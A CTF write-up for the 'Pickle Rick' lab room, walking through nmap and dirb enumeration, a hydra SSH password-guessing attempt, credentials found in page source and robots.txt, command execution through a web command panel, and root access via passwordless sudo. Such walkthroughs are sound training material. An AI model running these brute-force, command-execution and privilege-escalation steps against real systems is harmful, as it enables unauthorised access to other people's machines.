frncscrlnd's writeups
Writeups from challenges and CTFs i take part in.
Project maintained by frncscrlnd Hosted on GitHub Pages — Theme by mattgraham
Pickle Rick
This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.
Table of contents:
- What is the first ingredient that Rick needs?
- What is the second ingredient in Rick’s potion?
- What is the last and final ingredient?
What is the first ingredient that Rick needs?
We are given a web application’s IP address, which from now on will be called [target_IP]. Since we know it’s a web application, we expect this address to be reachable through a browser. Let’s first check which services are running on this host using nmap:
nmap [target_IP]
This will return
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
This means that ssh is potentially vulnerable to a password-guessing attack. But we first need to get a username.
Open up [target_IP] in a browser. You’ll be welcomed by this page:
Navigating through the html code, you’ll stumble upon this comment:

Since R1ckRul3s could well be an SSH username, we might as well try and use hydra:
hydra -l R1ckRul3s -P /usr/share/wordlists/rockyou.txt [target_IP] ssh
This will return
[ERROR] target ssh://[target_IP]:22/ does not support password authentication (method reply 4)
Meaning that this is not the right way.
Since the web application’s homepage provides no additional information, let’s esplore more of the app by enumerating its’ directories by using dirb:
dirb http://[target_IP] /usr/share/wordlists/dirb/common.txt -X .php,.txt,.html,.js
The -X flag means extensions. All words in the wordlist will be followed by these extensions.
This will return
+ http://[target_IP]/denied.php (CODE:302|SIZE:0)
+ http://[target_IP]/index.html (CODE:200|SIZE:1062)
+ http://[target_IP]/login.php (CODE:200|SIZE:882)
+ http://[target_IP]/portal.php (CODE:302|SIZE:0)
+ http://[target_IP]/robots.txt (CODE:200|SIZE:17)
We now have a new page to investigate: login.php (portal.php redirects you to this page too).

We now have a use for our R1ckRul3s username. Let’s see if we can find the password with what we’ve got:
opening up http://[target_IP]/robots.txt in a browser reveals a weird text:
Wubbalubbadubdub
which could well be our password. Let’s try logging in to http://[target_IP]/login.php:

We now need to find the first ingredient. If Command panel is really what it’s name suggests, let’s try enumerating files on this machine:
ls
This will return these files:
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
Let’s try and read the content of Sup3rS3cretPickl3Ingred.txt:
cat Sup3rS3cretPickl3Ingred.txt
This will return, however, an image:

This probably means that the cat command is disabled. But don’t lose hope: we can use plenty of commands to read this .txt file:
tac Sup3rS3cretPickl3Ingred.txt
This will return:
mr. meeseek hair
Which is the first ingredient.
What is the second ingredient in Rick’s potion?
ls tells us ther’also a clue.txt file. Opening it with tac clue.txt reveals an hint:
Look around the file system for the other ingredient.
let’s look at the root directory with ls /.
This will return:
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
Let’s find out which users there are: ls /home shows the rick user. Let’s dive into it: ls /home/rick.
This will return:
second ingredients
We can read the content of this file with tac "second ingredients". Make sure to put double wuotes around the file name since it has whitespaces inside.
This will return:
1 jerry tear
Which is the second ingredient.
What is the last and final ingredient?
Knowing how things work in thm rooms, this is going to be the “root flag”.
Executing ls / will ,in fact, reveal a root directory. Let’s list it’s content with ls /root. This will hoever, return nothing. Executing ls / -l will return this:
total 104
drwxr-xr-x   2 root root 12288 Jul 11  2024 bin
drwxr-xr-x   3 root root  4096 Jul 11  2024 boot
drwxr-xr-x  16 root root  3240 Dec  7 16:51 dev
drwxr-xr-x 108 root root 12288 Dec  7 16:51 etc
drwxr-xr-x   4 root root  4096 Feb 10  2019 home
lrwxrwxrwx   1 root root    30 Jul 11  2024 initrd.img -> boot/initrd.img-5.4.0-1103-aws
lrwxrwxrwx   1 root root    30 Jul 11  2024 initrd.img.old -> boot/initrd.img-4.4.0-1128-aws
drwxr-xr-x  25 root root  4096 Jul 11  2024 lib
drwxr-xr-x   2 root root  4096 Jul 11  2024 lib64
drwx------   2 root root 16384 Nov 14  2018 lost+found
drwxr-xr-x   2 root root  4096 Jul 11  2024 media
drwxr-xr-x   2 root root  4096 Nov 14  2018 mnt
drwxr-xr-x   2 root root  4096 Nov 14  2018 opt
dr-xr-xr-x 172 root root     0 Dec  7 16:51 proc
drwx------   4 root root  4096 Jul 11  2024 root
drwxr-xr-x  32 root root  1000 Dec  7 16:51 run
drwxr-xr-x   2 root root 12288 Jul 11  2024 sbin
drwxr-xr-x   8 root root  4096 Jul 11  2024 snap
drwxr-xr-x   2 root root  4096 Nov 14  2018 srv
dr-xr-xr-x  13 root root     0 Dec  7 16:51 sys
drwxrwxrwt   2 root root  4096 Dec  7 16:51 tmp
drwxr-xr-x  11 root root  4096 Jul 11  2024 usr
drwxr-xr-x  14 root root  4096 Feb 10  2019 var
lrwxrwxrwx   1 root root    27 Jul 11  2024 vmlinuz -> boot/vmlinuz-5.4.0-1103-aws
lrwxrwxrwx   1 root root    27 Jul 11  2024 vmlinuz.old -> boot/vmlinuz-4.4.0-1128-aws
This means that only the root user can access the root directory (drwx------). But can we use sudo to become root?
Execute sudo -l. This will return:
Matching Defaults entries for www-data on ip-10-82-139-18:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-82-139-18:
    (ALL) NOPASSWD: ALL
This means that we can execute all commands with sudo, with no password. The following step is then just using sudo for all that we need:
sudo ls /root
This will return:
3rd.txt
snap
Let’s use sudo tac /root/3rd.txt to red the 3rd and final ingredient:
fleeb juice